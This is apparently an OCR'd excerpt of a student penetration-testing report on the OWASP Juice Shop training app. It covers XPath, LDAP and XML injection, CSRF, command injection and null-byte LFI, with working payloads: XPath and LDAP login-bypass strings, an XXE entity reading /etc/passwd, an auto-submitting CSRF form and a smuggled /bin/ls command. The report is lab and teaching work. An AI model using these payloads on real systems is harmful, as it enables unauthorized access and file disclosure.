
During our penetration testing, we focused on assessing security through various Injection attacks, specifically targeting LDAP, XML, and XPath vulnerabilities within the tested application. The goal was to identify potential threats to user data security and confidentiality and assess control over resource access in the Juice Shop application. Our XPath Injection testing commenced with the execution of a basic attack outlined in the Web Security Testing Guide (WSTG), attempting unauthorized account access without proper authorization. XPath, designed for working with XML documents, allowed us to inject syntax into the application's requests, enabling controlled XPath queries. The exploitation of this vulnerability could potentially bypass authentication mechanisms, granting an attacker unauthorized access to information. As web applications extensively use databases, and XML databases utilize XPath as a standardized query language, the attack's implementation independence enables replication across different services seamlessly.

7.2 XML Injection

The attack scenario involves substituting a specific formula for login and password during a login attempt, leveraging the XML file's structure to exploit vulnerabilities in the application's handling of XPath queries. An example XML file that we will attack is built as follows:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <account>admin</account>
    </user>
    <user>
        <username>Stefan0</username>
        <password>w1s3c</password>
        <account>guest</account>
    </user>
    <user>
        <username>tony</username>
        <password>Un6R34kb!e</password>
        <account>guest</account>
    </user>
</users>
```

It contains information about the user's name, password and account type using the appropriate formula we can try to refer to the users and their information contained in the file. The first step is to try to use the ' character which will allow us to get a syntax error in the query and check whether we get an error.



This is how we can refer to the database and enter the appropriate credentials that allow us to gain access to the administrator's data. And then we have permissions and access to all administrator actions.


The attack concisely looks as below. The standard syntax allows you to send such a request by which verification takes place and access is granted or denied:

string(//user[username/text()='admin@juice-sh.op' and password/text()='password']/account/text())

However, we, using XPath's capabilities, will try to convert this query to one like this:

string(//user[username/text()='' or 17=17 -' and password/text()='' or 17=17 -']/account/text())

Eventually we will call an error and refer to the XML that will allow us to log in according to the data inside. This attack can, of course, be performed in other ways as well, such as using the following method:



In this case, we issue a command that allows us to move some of the information given in the username to the password question making it completely unimportant for the application and skipping this part of the verification. So, our query looks like this:


FindUserXPath: //Employee[UserName/text()='abcd' or 1=1 or 'a'='a' And Password/text()='abcd']

Thus, the computer receives the following command:

//Employee[(UserName/text()='abcd' or 1=1) or ('a'='a' And Password/text()='abcd')]


7.3 LDAP Injection

LDAP Injection is a type of attack that exploits vulnerabilities in applications using the Lightweight Directory Access Protocol (LDAP). Attackers leverage improper input, such as strings or queries, to introduce unauthorized changes or gain unauthorized access to data stored in LDAP directories. This attack involves manipulating LDAP queries by injecting specially crafted commands, leading to potentially harmful operations on the LDAP server. For instance, a malicious user could inject code into an LDAP query, triggering unauthorized operations like reading, modifying, or deleting data in the LDAP directory. To safeguard against LDAP Injection attacks, it is crucial to employ proper input validation and sanitization methods, avoiding the direct concatenation of user-supplied data with LDAP queries. Regular security audits and awareness among developers and system administrators are key to identifying and securing against potential threats associated with LDAP Injection.



Result: Wrong identity provided.

Package intercepted in burp while trying to log in:




```
*
*)(&
*))%00
)(cn=))\x00
*()|%26'
*()|&'
*(|(mail=*))
*(|(objectclass=*))
*)(uid=*))(|(uid=*
*/*
*|
/
//
//*
@*
|
admin*
admin*)((|userpassword=*)
admin*)((|userPassword=*)
x' or name()='username' or 'x'='y
```


7.3.1 Potential payloads:

Using payloads: *)(& and * make us skip the need to log in and manage to us to get into the administrator account. The above payloads put both username and password.

7.3.2 Blind exploitation:



As you can see, after entering such values, we were able to log in. Username: **admin** is an existing user on the network, which we can use. In the next part, we tried to guess the admin *password*. The first letter is **"s".**



The password has not been cracked, but a large part of the password has been discovered, the discovery of the rest would be a matter of time. It was possible to guess the first 10 characters of the admin user's password. These were blind attempts, however in a brief period of time, we managed to guess the first 10 characters of the admin account password, which shows how important **it is for the application to be resistant to ldap-injection attacks.**

7.4 XML Injection


XML Injection to a type of attack that exploits improper or insecure processing of XML data in applications. Attackers can inject malicious XML code into input data, leading to unexpected application behavior. By injecting specially crafted XML data, attackers can alter the application's functionality, induce errors in data processing, or gain access to confidential information stored in XML files. For example, an attacker could inject code containing additional XML tags or modify the data structure, leading to parsing errors or operations on the data. To protect against XML Injection attacks, it is crucial to implement input validation and sanitization mechanisms to ensure that XML data is correct and free from potentially harmful code. Limiting access permissions to XML files and ensuring regular updates to systems and libraries supporting XML data processing are also important to patch potential security vulnerabilities. Regular security testing of applications and developer awareness are key for identifying and mitigating vulnerabilities associated with XML Injection attacks.

In our tests, we tried to find the contents of the /etc/passwd files and the contents of the file system.ini. To test the XML injection vulnerability, I decided to use the following XML code, which is available on the OWASP website:


Disclosing /etc/passwd or other targeted files


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

Created file with content and then we placed it in the field where you can place files.



We performed an analogy with another XML code to check the contents of the file system.ini:





We received error: **“Error: B2B customer complaints via file upload have been deprecated for security reasons (xxe2.xml).”**


XML Injection is a threat because of the attacker's ability to manipulate XML data, which leads to various dangerous scenarios. First, an attacker can inject malicious code fragments into the XML structure, resulting in disruption of the correct processing of the data by applications. Second, this attack can enable the attacker to perform unauthorized operations or gain access to sensitive information stored in the XML files. In addition, XML Injection can alter the structure of an XML document, which in turn can lead to errors in data analysis or trigger unpredictable behavior of the applications. An attacker can also use this vulnerability to expose data, such as authentication information that should remain confidential. In addition, XML Injection can be used to block or disrupt the operation of an application, making it unavailable for users. Since XML is widely used in systems to exchange data, an attack on this protocol can significantly disrupt the operation of applications and lead to serious security and data integrity consequences.


8. CSRF, LFI (Local File Inclusion) and Command Injection

8.1 CSRF

Cross-Site Request Forgery (CSRF) exploits the trust web servers place in requests from users' browsers. The attacker utilizes the user's authenticated session to execute undesired actions on their behalf, taking advantage of the server's trust in the user's browser. CSRF attacks can result in changes to the user's account status, including unauthorized transactions, password alterations, or data deletion, leveraging session authentication. The vulnerability arises when a website fails to authenticate requests from the browser, allowing an attacker to impersonate a user. To mitigate CSRF attacks, websites often employ protective measures like CSRF tokens—unique identifiers appended to forms or HTTP requests, verified by the server. The proper implementation of security mechanisms such as CSRF tokens is crucial for safeguarding user data and preventing malicious actions orchestrated by attackers.

On the juice shop machine, we were able to find a vulnerability in panel user 0 at the point of changing the login: To exploit the vulnerability, we set the login to "test."






In the example, you can see that a http POST request is sent to change the login parameter with the username value set to "test".

To explore, we decided to create a simple http form:

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="Hacked"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

If the user presses on the content that redirects him to a malicious site with the above form, the login value from "test" will be changed to "Hacked". The effect of the exploit is to change the login on the logged-in account:



It is worth mentioning that in order for the vulnerability to be exploited, it was first necessary to disable the "SameSite cookies" value in the browser. Otherwise, our requests would be rejected.


One of the main consequences of a CSRF attack is the potential to manipulate user data or perform actions on their behalf, such as changing passwords, conducting financial transactions, or modifying account settings. The attacker impersonates an authorized user, exploiting the server's unawareness of the authenticity of requests coming from the browser. Protection against CSRF is crucial for safeguarding personal and confidential user information. Websites can implement various defense mechanisms, such as CSRF tokens, which are additional data verifying the authenticity of HTTP requests. These tokens are unique identifiers added to forms or HTTP requests, thereby preventing unauthorized actions. Ensuring effective security measures, including CSRF tokens and proper request verification methods, is immensely important for preventing CSRF attacks and protecting user privacy and data integrity in the online environment.

8.2 Command Injection

Command Injection is a technique utilized through a web interface, allowing the execution of system commands on a server. The user provides system commands through the web interface, enabling their execution. Any web interface that is not adequately sanitized may be vulnerable to this type of attack. With the ability to execute system commands, a user can upload malicious programs or even obtain passwords. Preventing Command Injection is possible when security is a priority during the design and development of applications.

On the Juice shop homepage, we can start trying to add commands to the link that lead to accessing various common vulnerabilities.

After trying several different commands such as smuggling /bin/ls| at the end of the link or changing the address after /doc=*** managed to get a satisfactory result using /ftp in place of /# manages to get to the folder with the listed contents of the ftp folder. the command allows us to view the contents of the folder for FTP uploads.



As you can see, in addition to smuggling the command, we managed to get to a place where we will be able to continue to try to perform the next steps bringing us closer to LFI, unauthorized access to files on the server.


8.3 LFI

The File Inclusion vulnerability allows an attacker to attach a file, usually using "dynamic file attachment" mechanisms implemented in the target application. This vulnerability occurs because of using user-supplied data without proper validation. This can lead to the display of file contents, but depending on the severity of the problem, it can also lead to:

- Execution of code on the web server
- Execution of client-side code, such as JavaScript, which can lead to other attacks,
- Such as cross-site scripting (XSS) attacks
- Blocking the service (DoS)
- Disclosure of confidential information

Local File Inclusion (LFI) is a security vulnerability involving the attachment of files that already exist locally on the server, exploiting vulnerable file attachment routines implemented in the application. This vulnerability arises when a website accepts input specifying the path to the file for attachment, and this input is not adequately sanitized, permitting the injection of directory navigation characters like dot-dot-slash. While many instances involve insecure PHP scripts, it is essential to note that this vulnerability is also prevalent in other technologies such as JSP, ASP, and others.


We can find files available on the FTP server ready to be downloaded. However, some of them are still not downloadable, and upon clicking, we encounter errors, as is the case when trying to open package.json.bak. This file is a backup, as evidenced by the fact that it cannot be downloaded.



In this case, to gain access to this file, we attempted to use the NULL Byte Technique:

The null byte technique in Local File Inclusion (LFI) involves leveraging the null byte character (often represented as "\x00" or "\0") to manipulate file paths. This technique is employed when an application mishandles user-supplied input. In the case of LFI, the attacker can inject a null byte character into the file path, leading to manipulation of how the application interprets this path. The null byte character signifies the end of a character string in many programming languages, causing the application to interpret the path as shorter than it is. Consequently, this can enable the attacker to access files for which they would not normally have permissions. As a result, the null byte technique in LFI can be exploited to bypass security mechanisms and gain access to sensitive files on the server, posing a significant threat to the security of the web application.

And, as demonstrated, we successfully use this method to bypass the 403 error and download the file.




